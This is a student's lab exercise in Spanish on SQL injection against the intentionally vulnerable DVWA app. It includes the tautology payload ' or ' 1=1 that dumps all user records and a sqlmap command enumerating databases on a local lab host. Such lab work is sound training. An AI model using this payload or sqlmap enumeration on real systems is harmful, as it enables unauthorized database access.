



SQL INJECTION

1. Comprueba la vulnerabilidad con las pruebas indicadas en los apuntes y realiza capturas de los resultados obtenidos.



1. Establecemos nivel de seguridad bajo.



2. Hacemos pruebas de vulnerabilidad:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1
First name: admin
Surname: admin

More Information

- <https://www.securitiam.com/secutypreviews/SQLIN1P7SE.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: low

PHPIDS: disabled

DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: ' or ' 1=1
First name: admin
Surname: admin

ID: ' or ' 1=1
First name: Gordon
Surname: Brown

ID: ' or ' 1=1
First name: Hack
Surname: He

ID: ' or ' 1=1
First name: Pablo
Surname: Picasso

ID: ' or ' 1=1
First name: Bob
Surname: Smith

More Information

- <https://www.securitiam.com/secutypreviews/SQLIN1P7SE.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

3. Hacemos el SqlMap usando el comando:

```
kali@kali:~$ sqlmap -u "http://192.168.1.126/dvwa/vulnerabilities/sqli/?id=1&Submit" --dbs
```

A terminal window with a dark background. At the top left is a yellow ASCII art logo of a castle. To its right is the text {1.4.7#stable} in green. Below the logo is the URL http://sqlmap.org in white. The terminal output shows a legal disclaimer, the start time, and an information message about a 302 redirect.


```
{1.4.7#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:52:32 /2021-03-02/

[22:52:32] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.126:80/dvwa/login.php'. Do you want to follow? [Y/n]
```

2. Regístrate en la página: <https://www.hackthebox.eu/>



No se como registrarme en la página.

3. Lee esta noticia del 4 de febrero de 2021 y realiza un análisis por si te interesa el tema de ciberseguridad:

<https://www.eleconomista.es/legislacion/noticias/11030579/02/21/Espana-exige-a-las-empresas-que-nombren-un-responsable-de-ciberseguridad.html#:~:text=Espa%C3%B1a%20exige%20a%20las%20empresas%20la%20creaci%C3%B3n%20de,de%20responsable%20de%20seguridad%20digital.&text=Esta%20persona%20ostentar%C3%A1%20las%20competencias,a%20implantar%20en%20la%20organizaci%C3%B3n>

